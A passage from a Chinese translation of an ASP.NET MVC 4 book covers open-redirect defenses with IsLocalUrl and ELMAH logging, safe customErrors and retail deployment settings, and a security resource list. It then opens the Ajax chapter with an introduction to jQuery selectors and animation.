现在可以通过尝试登录带有外部返回 returnUrl 的 URL 来测试开放重定向攻击。不妨继续使用前面的 URL——/Account/LogOn?ReturnUrl=http://www.bing.com/。图 7-23 展示了带有返回 URL 的登录画面，图中显示的 URL 会在登录后尝试把用户导航到外部的其他站点。




图　7-23

成功登录后，用户会被重定向到 Home/Index 控制器操作而不是外部的 URL，如图 7-24 所示。




图 7-24

3. 当检测到开放重定向攻击时采取的额外措施

当检测到开放重定向攻击时，LogOn 操作可以采取其他一些额外措施。例如，使用免费的 ELMAH 日志库把检测到的开放重定向攻击作为安全异常记录下来，并显示一条自定义的登录消息，告知用户他们已经被记录，他们点击的登录链接可能是恶意的。这种逻辑在 LogOn 操作的 else 代码块中实现，如下所示：

```
[HttpPost]
public ActionResult LogOn(LogOnModel model, string returnUrl)
{
   if (ModelState.IsValid)
   {
      if (MembershipService.ValidateUser(model.UserName, model.Password))
      {
         FormsService.SignIn(model.UserName, model.RememberMe);
         if (IsLocalUrl(returnUrl))
         {
            return Redirect(returnUrl);
         }
         else
         {
            // Actions on for detected open redirect go here.
            string message = string.Format(
                  "Open redirect to to {0} detected.", returnUrl);
            ErrorSignal.FromCurrentContext().Raise(
                  new System.Security.SecurityException(message));
            return RedirectToAction("SecurityWarning", "Home");
         }
```

```
            }
            else
            {
                ModelState.AddModelError(
                      "", "The user name or password provided is incorrect.");
            }
        }

        // If we got this far, something failed, redisplay form
        return View(model);
    }
```

在 MVC 4 应用程序中，我们在 RedirectToLocal 方法中处理额外的日志：

```
private ActionResult RedirectToLocal(string returnUrl)
{
  if (Url.IsLocalUrl(returnUrl))
  {
    return Redirect(returnUrl);
  }
  else
  {
     // Actions on for detected open redirect go here.
     string message = string.Format(
       "Open redirect to to {0} detected.", returnUrl);
     ErrorSignal.FromCurrentContext().Raise(
       new System.Security.SecurityException(message));
     return RedirectToAction("SecurityWarning", "Home");
  }
}
```

4. 开放重定向小结

我们把重定向 URL 作为参数在应用程序的 URL 中传递，很可能会导致开放重定向攻击。幸好，MVC 3 和 MVC 4 框架中包含防御开放重定向攻击的代码，而且这些代码稍加修改便可在 MVC 1 和 MVC 2 的程序中应用。为使用户在登录 MVC 1 和 MVC 2 应用程序时免受开放重定向攻击，我们可以向 LogOn 操作中添加 IsLocalUrl()方法来验证 returnUrl 参数。

7.6　适当的错误报告和堆栈跟踪

几乎所有网站在开发过程中都在 web.config 文件中设置了特性<customErrors mode="off">。虽然这一设置并不专用于 ASP.NET MVC，但是因为经常这样设置，所以很值得在安全性的章节中提出来。

customErrors 模式有 3 个可选设置项，分别是：

- On：服务器开发的最安全选项，因为它总是隐藏错误提示消息。

- RemoteOnly：向大多数用户展示一般的错误提示消息，但向拥有服务器访问权限的用户展示完整的错误提示消息。
- Off：最容易受到攻击的选项，它向访问网站的每个用户展示详细的错误提示消息。

详细的错误提示消息可能会暴露应用程序的内部结构。攻击者如果了解了程序的内部结构，再对程序进行攻击就轻而易举了。因此为了获取详细的错误提示消息，黑客会想方设法让网站出现错误，比如他可能使用格式错误的 URL 向控制器发送损坏的信息，或者扭曲查询字符串，当需要发送一个整型数值时，却向服务器发送一个字符串。

当排除服务器上的故障时，暂时地关闭 Custom Errors 特性会令攻击者们垂涎三尺。因为禁用了 Customs Errors(即 mode="off")之后，当再出现异常时，ASP.NET 运行时就会向访问网站的每个用户展示详细的错误提示消息，而详细的错误提示消息中包含了出错地方的源代码。如果此时有人对网站有不良企图，就会趁机大量窃取程序源代码并查找其中的潜在漏洞，然后利用这些漏洞窃取数据或者关闭应用程序。

这个问题的根源在于事件出现之后才去考虑错误处理的问题，因此，显而易见，解决这个问题的方法就是先发制人，也就是在突发事件出现之前考虑错误处理。

7.6.1 使用配置转换

如果想在其他服务器(如在一个阶段或测试环境)上也能得到详细的错误提示消息，那么推荐在构建配置的基础上使用 web.config 转换来管理 customErrors 设置。当创建一个新的 ASP.NET MVC 4 应用程序时，它会默认为调试和发布配置设置配置转换，并且还可以很容易地为其他环境添加额外转换。ASP.NET MVC 应用程序中包含的 Web.Release. config 转换文件中含有如下代码：

```
<system.web>
 <compilation xdt:Transform="RemoveAttributes(debug)" />
 <!--
   In the example below, the "Replace" transform will replace the entire
   <customErrors> section of your web.config file.
   Note that because there is only one customErrors section under the
   <system.web> node, there is no need to use the "xdt:Locator" attribute.

   <customErrors defaultRedirect="GenericError.htm"
     mode="RemoteOnly" xdt:Transform="Replace">
     <error statusCode="500" redirect="InternalError.htm"/>
   </customErrors>
 -->
</system.web>
```

当在 Release 模式下构建应用程序时，上面转换中注释掉的配置代码可以用 RemoteOnly 模式替换 customErrors 模式。开启该配置转换和取消注释 customErrors 节点一样简单，代码如下所示：

```
<system.web>
   <compilation xdt:Transform="RemoveAttributes(debug)" />
   <!--
     In the example below, the "Replace" transform will replace the entire
     <customErrors> section of your web.config file.
     Note that because there is only one customErrors section under the
     <system.web> node, there is no need to use the "xdt:Locator" attribute.
-->
     <customErrors defaultRedirect="GenericError.htm"
       mode="RemoteOnly" xdt:Transform="Replace">
       <error statusCode="500" redirect="InternalError.htm"/>
     </customErrors>

 </system.web>
```

7.6.2 在生产环境中使用 Retail 部署配置

这种方法不是胡乱编辑各个配置设置，而是利用了 ASP.NET 特性：Retail 部署配置。但是这一特性没有得到充分利用。

部署配置是服务器的 machine.config 文件(在%windir%\Microsoft .NET\Framework\<frameworkversion>\Config 目录下)中的一个简单开关，用来标识 ASP.NET 是否在 Retail 部署模式下运行。该部署配置有两个设置：retail 要么是 true 要么是 false。deployment/retail 的默认值是 false；可以用下面的配置方法将其设置为 true：

```
<system.web>
  <deployment retail="true" />
</system.web>
```

将 deployment/retail 设置为 true，将会影响以下几项设置：

- customErrors 模式被设置为 On，也就是最安全的设置。
- 禁用跟踪输出。
- 禁用调试。

这些设置可以覆盖 web.config 文件中所有应用程序级别的设置。

7.6.3 使用专门的错误日志系统

事实上，最好的解决方法是在任何环境中都不关闭自定义错误。笔者推荐使用专门的错误日志记录系统，如 ELMAH(本章前面部分曾提及)。ELMAH 可以通过 NuGet 获得，它提供了多种查看错误信息的安全方法。例如，可以利用 ELMAH 把错误信息写入到一个不在网站上公布的数据库表中。

想更多地了解如何配置和使用 ELMAH，可登录以下网址：http://code.google.com/p/elmah/。

7.7 安全回顾和有用资源

表 7-1 回顾了常见的一些网络安全威胁及其解决方法。

表 7-1 ASP.NET 安全威胁及解决方法

威　胁	解 决 方 法
自满	自我训练。假设应用程序将被黑客攻击。记住：保护好自己的数据最重要
跨站脚本攻击(XSS)	使用 HTML 编码所有内容。编码特性。记住 JavaScript 编码。如有可能，使用 AntiXSS 类
跨站请求伪造(CSRF)	令牌验证。幂等的 GET 请求。HttpReferrer 验证
重复提交	使用 Bind 特性显式地绑定白名单或者拒绝黑名单

ASP.NET MVC 框架提供了保护网站安全的多种工具，但是如何利用这些工具取决于个人。真正的安全需要持续不断的努力，来监控和应对不断变化的威胁。这是我们的责任，但我们并非孤军作战，因为在 Microsoft Web 开发领域和因特网安全领域里有很多高质量的资源。表 7-2 列出了常用的一些资源：

表 7-2 安全资源

资 源 名 称	URL
Microsoft 安全开发中心	http://msdn.microsoft.com/en-us/security/default.aspx
图书：《ASP.NET 安全编程入门经典》(由清华大学出版社引进并出版，ISBN 为 9787302263746)	http://www.tupwk.com.cn/downpage
免费电子书：OWASP Top 10 for .NET developers	http://www.troyhunt.com/2010/05/owasp-top-10-for-netdevelopers-part-1.html
Microsoft Code Analysis Tool .NET (CAT.NET)	http://www.microsoft.com/downloads/details.aspx?FamilyId=0178e2ef-9da8-445e-9348-c93f24cc9f9d&displaylang=en
AntiXSS	http://antixss.codeplex.com/
Microsoft 信息安全开发团队(AntiXSS 和 CAT.NET 的开发团队)	http://blogs.msdn.com/securitytools
开放式 Web 应用程序安全项目(OWASP)	http://www.owasp.org/

7.8 小结

本章以这样的方式开始，也应该适合以这样的方式结束：ASP.NET MVC 提供了大量的控制，并且同时删除了开发人员认为是障碍的大部分抽象。自由越多，能力越大，相应

地，能力越大，承担的责任也就越多。

Microsoft 公司致力于帮助我们“吃一堑，长一智”，也就是说，ASP.NET MVC 团队希望我们能够简单清楚地做正确的事情。然而并非每个人的想法都一样，因此，毫无疑问的存在下面的情况：ASP.NET MVC 团队决定采用的框架可能与我们通常使用的方式不一致。幸好，当这种情况发生时，我们可以使用自己的方式来实现，这也正是 ASP.NET MVC 框架主旨所在。

保证应用程序的安全性不是一蹴而就的，只有单方面考虑是不够的，而应该把安全性问题放在应用程序的整个开发过程中以及应用程序的所有组件中来考虑。如果应用程序允许 SQL 注入攻击，那么对数据库进行再好的防御也不能保障数据库的安全性；如果攻击者能够利用像开放重定向一样的攻击手段哄骗用户交出密码，那么严格的用户管理就会土崩瓦解。计算机安全专家推荐使用一个称为深层防御(defense in depth)的策略来应对广泛攻击，这个术语起源于军事战略，它依托于分层的防守。采用这种策略，即便某个安全区域受到攻击，整个系统也不会受到拖累。

Web 应用程序中的安全问题总是可以归结为开发人员一方的简单问题：不当的假设、错误信息及缺乏训练等。本章竭尽所能地介绍了攻击者的攻击方式，以便开发人员对它们有更多的了解。古人云：“知己知彼，百战不殆”，因此保护自己的最好方式就是了解敌人，了解自己。

第 8 章

Ajax

本章主要内容

- 理解 jQuery 技术
- Ajax 辅助方法的用法
- 理解客户端验证
- jQuery 插件的用法

现在创建的 Web 应用程序几乎都要用到 Ajax 技术。从技术角度看，Ajax 代表异步 JavaScript 和 XML(Asynchronous JavaScript and XML，Ajax)。在实际应用中，它代表在构建具有良好用户体验的响应性 Web 应用程序时用到的所有技术。尽管响应程序有些时需要一些异步通信，但是微妙的动画和颜色变化更可以使程序具有响应性。如果我们能够直观地帮助用户在程序内部做出正确的选择，那么他们就会经常光顾我们的网站。

ASP.NET MVC 4 是一个现代 Web 框架，并且与其他现代 Web 框架一样，它从一开始就支持 Ajax 技术。Ajax 支持的核心来自于开源的 JavaScript 库 jQuery。ASP.NET MVC 4 中所有主要的 Ajax 特性要么是基于 jQuery 构建，要么是扩展的 jQuery 特性。

要理解 ASP.NET MVC 4 框架中 Ajax 的用途，首先需要学习 jQuery。

8.1 jQuery

jQuery 的口号是"少写，多做"，该口号完美地描述了 jQuery 的特点。jQuery 的 API 简洁而强大，类库灵活而轻便。最重要的是，jQuery 不仅支持所有现代浏览器，包括 IE、Firefox、Safari、Opera 和 Chrome 等，还可以在编写代码和浏览器 API 冲突时隐藏不一致性(和错误)。同时，使用 jQuery 进行开发不仅可以减少代码的编写量，节省开发时间，而且还不用太费

脑筋。

jQuery 是一个开源项目，是目前最流行的 JavaScript 库之一。在 jquery.com 网站上能够找到它的最新下载版本、文档和插件。在 ASP.NET MVC 应用程序中也能够看到 jQuery 的身影。Microsoft 支持 jQuery，当创建新的 MVC 项目时，ASP.NET MVC 的项目模板就会把 jQuery 用到的所有文件放在 Scripts 文件夹中。在 MVC 4 中，我们通过 NuGet 添加 jQuery 脚本，这样当出现新版本的 jQuery 时，我们就可以很容易升级脚本。

本章将讲到，MVC 框架的特性是建立在 jQuery 基础之上，例如客户端验证和异步回传等。在深入介绍这些 ASP.NET MVC 特性之前，先快速浏览一下 jQuery 的基本特性。

8.1.1 jQuery 的特性

jQuery 擅长在 HTML 文档中查找、遍历和操纵 HTML 元素。一旦找到元素，jQuery 就可以方便地在其上进行操作，如连接事件处理程序、使其具有动画效果以及创建围绕它的 Ajax 交互等。本节后面将详细介绍 jQuery 的这些功能特性，下面首先讨论 jQuery 功能的入口：jQuery 函数。

1. jQuery 函数

jQuery 函数对象可以用来访问 jQuery 特性。当首次使用 jQuery 函数时，可能会感到困惑。部分原因可能是这个称为 jQuery 的函数用$符号作为别名(因为$符号只需要较少的输入，它在 JavaScript 语法中是一个合法的函数名)。更令人困惑的是我们几乎可以向$函数传递任何类型的参数，并且该函数还能够推导出传递这个参数的意图。下面的代码展示了 jQuery 函数的一些典型应用：

```
$(function () {
   $("#album-list img").mouseover(function () {
       $(this).animate({ height: '+=25', width: '+=25' })
              .animate({ height: '-=25', width: '-=25' });
   });
});
```

第一行代码调用了 jQuery 函数($)，并向其中传递了一个匿名的 JavaScript 函数作为第一个参数：

```
$(function () {
   $("#album-list img").mouseover(function () {
       $(this).animate({ height: '+=25', width: '+=25' })
              .animate({ height: '-=25', width: '-=25' });
   });
});
```

当传递一个函数作为第一个参数时，jQuery 就会假定这个函数是要在浏览器完成构建(由服务器提供的)HMTL 页面中的文档对象模型(Document Object Model，DOM)后立即执行，换句话说，这个函数在服务器加载完 HTML 页面之后执行。这样就可以安全地执行函

数中与 DOM 冲突的脚本，我们把这种情况称为“DOM 准备”事件。

第二行代码向 jQuery 函数传递一个字符串"#album-list img"：

```
$(function () {
   $("#album-list img").mouseover(function () {
       $(this).animate({ height: '+=25', width: '+=25' })
              .animate({ height: '-=25', width: '-=25' });
   });
});
```

jQuery 把这个字符串解释为选择器。选择器会告知 jQuery 需要在 DOM 中查找的元素。我们可以使用像类名和相对位置这样的特性值来查找元素。第二行代码中的选择器告知 jQuery 查找 id 值为"album-list"的元素中的所有图像。

当执行选择器时，它会返回一个包含零个或多个匹配元素的封装集(wrapped set)。我们可以调用其他任何 jQuery 方法来操作封装集中的元素。例如，上面的代码调用 mouseover 方法为与选择器匹配的每个图像元素的 onmouseover 事件连接处理程序。

jQuery 利用 JavaScript 的函数式编程特性，经常把创建的或传递的函数作为 jQuery 方法的参数。例如，mouseover 方法知道在不用考虑所使用浏览器的版本的情况下，如何为 onmouseover 事件连接事件处理程序，但是它不知道在事件触发时程序员想要执行的操作。于是为了表达事件触发时想进行的处理，就向 mouseover 方法传递了一个包含事件处理代码的函数参数：

```
$(function () {
   $("#album-list img").mouseover(function () {
       $(this).animate({ height: '+=25', width: '+=25' })
              .animate({ height: '-=25', width: '-=25' });
   });
});
```

上面的例子实现了在触发 mouseover 事件时，匹配选择器的 img 元素会产生动画效果。在上面代码中，之所以使用 this 关键字来引用要做动画效果的元素，是因为 this 指向的是触发事件的元素。注意代码第一次将元素传递给 jQuery 函数的方法($(this))。jQuery 将该参数看成一个元素的引用参数，并返回一个包含有该元素的封装集。

一旦将某个元素包含在 jQuery 封装集中，就可以调用 jQuery 方法(如 animate)来操纵这个元素。示例中的代码首先将图像放大(宽和高增加 25 个像素)，然后再缩小(宽和高减小 25 个像素)。

上述代码的执行效果是：当用户将鼠标移向专辑图像时，他们会看到图像先变大再变小这样一个微妙的强调效果。这个效果是应用程序必需的吗？不是！然而，它却可以展示一个精美优雅的外观。用户定会喜欢。

随着本章的进展，会看到越来越多的特性。下面首先详细介绍将要用到的 jQuery 特性。

2. jQuery 选择器

